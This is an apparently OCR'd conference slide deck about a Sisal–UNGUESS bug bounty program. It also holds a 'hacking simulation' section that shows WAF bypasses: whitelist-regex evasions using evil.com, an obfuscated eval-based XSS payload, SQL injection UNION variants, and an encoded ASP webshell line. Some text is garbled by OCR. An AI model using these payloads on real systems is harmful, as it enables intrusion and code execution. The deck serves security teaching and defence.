Clusit
Associazione Italiana
per la Sicurezza Informatica

ASTREA Advanced Security, Training
Research, Events Agency

SECURITY SUMMIT

Security Summit
Milano 19-20-21 marzo 2024

Oltre i confini del Penetration Test: il Bug Bounty Program tra Sisal e UNGUESS

Luca Manara, CEO, UNGUESS Security
Andrea Nadelle, Cyber Security Solution Architect, UNGUESS Security
Daniela Esposito, Cyber Security Architecture Senior Manager, Sisal

20 Marzo 2024, Sala Asia A orario 10:20 - 11:00

- **Oltre i confini del Penetration Test**: il Bug Bounty program tra Sisal e UNGUESS
- **HACKING SIMULATION**: Un Ethical Hacker mostra una tecnica di attacco: come si supera il WAF (Web Application Firewall)
- **Osservatorio hacking**: statistiche sulla community di Hacker

UNGUESS
Security

Formerly
//WHITEJAR.IO

OLTRE I CONFINI DEL PENETRATION TEST: IL BUG BOUNTY PROGRAM TRA SISAL E UNGUESS

CONTINUOUS, ALWAYS-ON, PENETRATION TEST

UNGUESS
Security

UNGUESS Security
made in the crowd

Crowdsourcing applied to cybersecurity

- ➔ **Popularized by Netscape in 1995**
- ➔ **Reward researchers** with bounties **for** the **vulnerabilities** (bugs) they report
- ➔ In 2019, **Gartner predicted that it will be used by 50% of** organisations in 2023. True?

Get a bug if you find a bug.

Show us a bug in our VRTX® real-time operating system and we'll return the favor. With a bug of your own to show off in your driveway.

There's a catch, though.

Since VRTX is the only microprocessor operating system completely sealed in silicon, finding a bug won't be easy.

Because along with task management and communication, memory management, and character I/O, VRTX contains over 100,000 man-hours of design and testing.

And since it's delivered in 4K bytes of ROM, VRTX will perform for you the way it's performing in hundreds of real-time applications from avionics to video games.

Bug free.

So, to save up to 12 months of development time, and maybe save a loveable little car from the junkyard, contact us. Call (415) 326-2950, or write Hunter & Ready, Inc., 445 Sherman Avenue, Palo Alto, California 94306.

Describe your application and the microprocessors you're using—Z8000, Z80, 68000, or 8086 family. We'll send you a VRTX evaluation package, including timings for system calls and interrupts. And when you order a VRTX system for your application, we'll include instructions for reporting errors.*

But don't feel bad if in a year from now there isn't a bug in your driveway.

There isn't one in your operating system either.

HUNTER
READY
VRTX
Operating Systems in Silicon.

*Call or write for details. But, considering our taste in cars, you might want to accept our offer of $1,000 cash instead. © 1983 Hunter & Ready, Inc.

UNGUESS Security
The first Italian Crowdsourced Security Platform

Crowdsourced Security Platform (CSSP): leverage a **community of hundreds of certified ethical hackers** who collaborate, among themselves and with security teams, to **find vulnerabilities**

CYBER CHALLENGE.IT

Fintech District

POLITECNICO MILANO 1863

nexi open

cini CYBERSECURITY NATIONAL LABORATORY

SOCIO Clusit Associazione Italiana per la Sicurezza Informatica

New challenges for CISOs
where the Bug Bounty can help

01.

Increasing threats and **growing costs**

Pay **success fee**: only for certified vulnerabilities and **on a wide scope**

02.

Cyber **talents shortage**

A community of **hundreds of certified professionals**

Live-Hacking Event

03.

More **complexity** (cloud, API, IoT, etc.) **expanding attack surface**


The community gives us access to **plenty of different skills**

04.

New **agile** methods and acceleration of **DevOps**

Bug Bounty programs are **always-on** (365/7/24) and can be **integrated with agile** processes

Plan, Launch & Learn: The Bug Bounty Roadmap



Planning Bug Bounty program

Program **Goals** and company objectives

Setting the scope clearly

Set-up the **Bug Bounty table**

Implement **internal processes** and **align expectations** between departments

Program Launch

Starting of **Bugs flow**

Filter and **deduplicate** all the submissions

Triaging and **prioritization** tips

Vulns flow with **reproducibility** steps

Integrations, collaborations and **FIX**

Reward confirmation and Research payment

Repeat

Reporting and **dashboarding**

Program adjustment and flexibility

Iterate and improve

⚠ *Running a successful program starts* ***far before the actual launch*** *and is a* ***continuous process***

A Community of certified Security Researcher

Always available, **founded on the principles of loyalty, trust, and collaboration** for a safer digital world

- ➔ Open community **ensures breadth and depth of skills**
- ➔ Researchers **sign GTCs and Code of Conducts** and are **ranked by our platform**
- ➔ **Profiles vetted** and **KYC verified**
- ➔ Researchers invited to private programs have “**proven themselves**”
- ➔ If needed, **VPN & User-Agent to track researchers activity**

Pentest & Bug Bounty Program

Best practice is to consider **both Pentest and Bug Bounty programs** in the Cybersecurity Strategy

Classic Pentesting

- One report received **after 2/3 weeks**, **NO tracking** and statistics
- **No integration**, just reporting
- **1/2 professionals working full-time** on a project
- **Project-based** scenario
- **Rigid scope/policy** (can't change during test without changing the contract)
- **Short** and **fixed** amount of time to test

Bug Bounty Program

- **Real-time** vulnerability **alerts**, typically no end-report, **statistics dashboard** (typically **no C-level dashboarding**)
- **Data integration with ticketing system** (e.g. Jira)
- **Diverse expertise** (typically dozens of EH) **not working full time**
- **Success-fee** scenario in **collaboration** with researchers
- Highly flexible and continuous cycle model (**Subscription based**)
- **Long** and **flexible** amount of time to test

Sisal Company Profile

Sisal

Sisal: a leading and responsible player in the International gaming industry.

An historical brand (75 years) with a strong awareness (leader of the industry 93%).

Large customer base, 30 million clients.

Strong business performance, with 2022 results of **850 M€ Revenues** and **285 M€ Ebitda.**

A sustainability strategy integrated into the business model and an innovative responsible gaming program.

Multinational company, active in foreign **countries** and pursuing a strong **International expansion**.

Large, diversified, and integrated product portfolio (lotteries, betting, online gaming, gaming machines).

Widespread presence with around 50K **point of sales** at international level.

Focus on **Innovation**, driving leadership through **proprietary solutions** developed in-house and three digital hubs (Albania, Turkey and Tunisia).

Bug Bounty Program
Sisal Case Study

Sisal


01. **In 6 months, 1 private bounty program launched**

- **5 min**: time to manage a Bug Report

02. **Total of 24 certified Security Researcher involved** (the most successful are between 5% and 10%)

03. **Integrated with SOC and internal security ticketing system**

Bug Bounty Governance



CROWD

24 Ethical Hackers

BUG Reports

APP & WEBSITE

UNGUESS Platform

Triage Manager
Community Manager

UNGUESS Platform

SISAL GOVERNANCE

Sisal

Cybersecurity COMPETENCE CENTER

SECURITY TEAM

SECURITY MANAGER

PROJECT MANAGER

Governance & functional alignments

CISO/CIO /CEO

Ticketing system

REPORT

DEVOPS/SOC COMPETENCE CENTER

DEV TEAM

ARCHITECT, DEVELOPERS

TRIAGE MANAGER

Functional & Technical alignments

IT OPS TEAM

SOC, NETWORK, INFRA

3 key values on Bug Bounty Program and Continuous Penetration test

Sisal

1. **Manage bigger attack surface**

   Bug Bounty allows to test in production (normally tests are in "lower" testing environments) ***extending the scope to third part suppliers*** *keeping a* ***scalable and efficient approach***

2. **Explore beyond the obvious**


   Bug Bounty allows to exceed the classic VA/PT limits*. Tests focus not only on a specific static target in a limited amount of time but,* ***embracing a wider scope with no time constraints, allow to explore beyond the obvious****. Ethical Hacker push the discovery on a deeper scope detecting bugs impossible to find on a time-boxed model*

3. **Increase forma-mentis and competences**

   Bug Bounty allows to tap into a ***different, fresh and multifaceted forma-mentis difficult to find elsewhere****. Platform real-time interactions with Ethical Hackers and the UNGUESS Triager is seamless. This approach* ***allow to increase not only the tech and developers security competences but also increase the knowledge of internal blue team***

Bug Bounty Platform
or training platform?

*“ [...] DevSecOps creates a cultural advantage for organizations: **promoting knowledge sharing** and an all-for-one environment in which domain experts **learn from one another** [...]”. **Mandy Andress, CISO at Elastic.***


Help to develop internal **Blue Team SOC capabilities**
Training feedbacks
The more we train, the more coders ask
interactions with Ethical Hackers
Training and Awareness
Tailored and relevant training
Real-time conversations
TOP Vulnerabilities
Jira
UNGUESS Security
Bug Bounty Programs
Dependabot
sonarcloud
TruffleHog

```
// An exceptionally useful comment
function func(param) {
    var text = 'string';
    for (var i = 0; i < param.length; i++) {
        text += i;
    }
    return {
        "text": text,
        "boolean": false
    };
}
```

THE ULTIMATE GOAL FOR A BOUNTY PROGRAM

The ultimate **goal is not to find and fix** the bug but to **not** let it **reappear again**

→ **Integrations are the key…**

Process integration is fundamental to speed up fixing

→ **… and collaboration**

Leverage the value you can get from a collaboration between researchers and developers, also training

Formerly
//WHITEJAR.IO

HACKING SIMULATION: WAT BYPASS

Come si supera il WAF (web application firewall)

UNGUESS

Security

Un carattere per bypassarli tutti

In un contesto di WAF dove le regex sono le regole di **blacklisting**, basta veramente poco per romperle… spesso anche solo un **carattere**!

Il WAF bypass consistente nel non cambiare il comportamento del **payload**, cambiandone però la grammatica in modo tale da saltare la **regola** bloccante.


Esempi di regex da rompere

<table>
<tr><td>.*whitelist\.com($|\/)</td><td>awhitelist.com</td></tr>
<tr><td>^https?:\/\/[a-z0-9\-_]+.whitelist.com($|\/)</td><td>https://awhitelist.com</td></tr>
<tr><td>^https?:\/\/[a-z0-9\-_]+\.whitelist\.com</td><td>https://test.whitelist.com.evil.com</td></tr>
<tr><td>https?:\/\/[a-z0-9\-_]+\.whitelist\.com($|\/)</td><td>https://evil.com?https://test.whitelist.com</td></tr>
<tr><td>^https?:\/\/([a-z0-9\-_]+\.)*whitelist\.com$</td><td>https://test.whitelist.com
https://evil.com</td></tr>
</table>

Case study: XSS via URL di redirezione


```
javascript:x={...eval+0,toString:Array.prototype.shift,length:15},
x+x+x+x+x+x+x+x+x+x+x+x+x,Array.prototype[Symbol.hasInstance]=eval;
"alert"+x+"\""+origin+"\""+x instanceof [];//
```

Durante l'attività, ci è capitato di trovare una **XSS** in un url di redirezione all'interno del DOM.




```
x={...eval+0,toString:Array.prototype.shift,length:15}
▸ {0: 'f', 1: 'u', 2: 'n', 3: 'c', 4: 't', 5: 'i', 6: 'o', 7: 'n', 8: ' ', 9: 'e', 10: 'v', 11: 'a', 12: 'l', 13: '(', 14: ')', 15: ' ',
', 32: '}', 33: '0', length: 15, toString: ƒ}
```

Il WAF bloccava qualsiasi payl **i** () per prevenire l'esecuzioni di funzioni in Java




```
x+x+x+x+x+x+x+x+x+x+x+x+x
'function eval'
```



```
Array.prototype[Symbol.hasInstance]=eval
ƒ eval() { [native code] }
"console.log(0)" instanceof []
0
```

JavaScript però è un ling nte di fare cose alquanto **strane…**



```
"alert"+x+"\""+origin+"\""+x
'alert("https://gchq.github.io")'
```

Case study: SQL injection

Durante l’attività, ci è capitato di trovare una **SQL injection**.

Il problema è che il WAF bloccava i **payload** e bannava l’IP per 10 minuti.

Per risolvere il problema di grosse richieste potevamo fare una **UNION Based**, ma come fare con il **WAF**?

‘ UNION SELECT xyz …

‘//UNION/**/SELECT xyz …**

‘ UNION   SELECT xyz …

‘ UNION--%0ASELECT xyz


‘ UNION--
SELECT xyz

Case study: RCE via upload malevolo di file

Durante l’attività, ci è capitato di trovare una pagina che permetteva l’**upload** di un file.

Dopo un breve check, solo i file **.asp** venivano riconosciuti ed eseguiti dal webserver.

Il WAF bloccava qualsiasi payload con **CreateObject**, quindi era difficile poter fare upload di una **webshell**.



```
<%@ LANGUAGE = "VBScript.Encode"%>
<%#@~^IQAAAA==3X+^!Y MVK4msPM+5E /OcrSl [MM+Xrb+AsAAA==^#~@%>
```

UNGUESS
Security

SCAN ME

Infografica:
NIS2 - UNA GUIDA ESSENZIALE

https://unguess.io


Formerly
//WHITEJAR.IO

Osservatorio hacking:
statistiche sulla community di hacker


UNGUESS
Security

What a security researcher looks like

UNGUESS
Security




```
CHESS
POKER
FIGHTER COMBAT
GUERRILLA ENGAGEMENT
DESERT WARFARE
AIR-TO-GROUND ACTIONS
THEATERWIDE TACTICAL WARFARE
THEATERWIDE BIOTOXIC AND CHEMICAL W

GLOBAL THERMONUCLEAR WAR

█
```




DEMOGRAPHIC OF RESEARCHERS

Survey on ~1.000 Ethical Hackers globally, 2023 version

AVERAGE AGE OF HACKERS (96% Male)







68% of hackers are college graduates. **Researchers are degree-qualified and come from scholarly families.**

The majority of security researchers **try to hack full-time**

EMPLOYMENT STATUS OF HACKERS



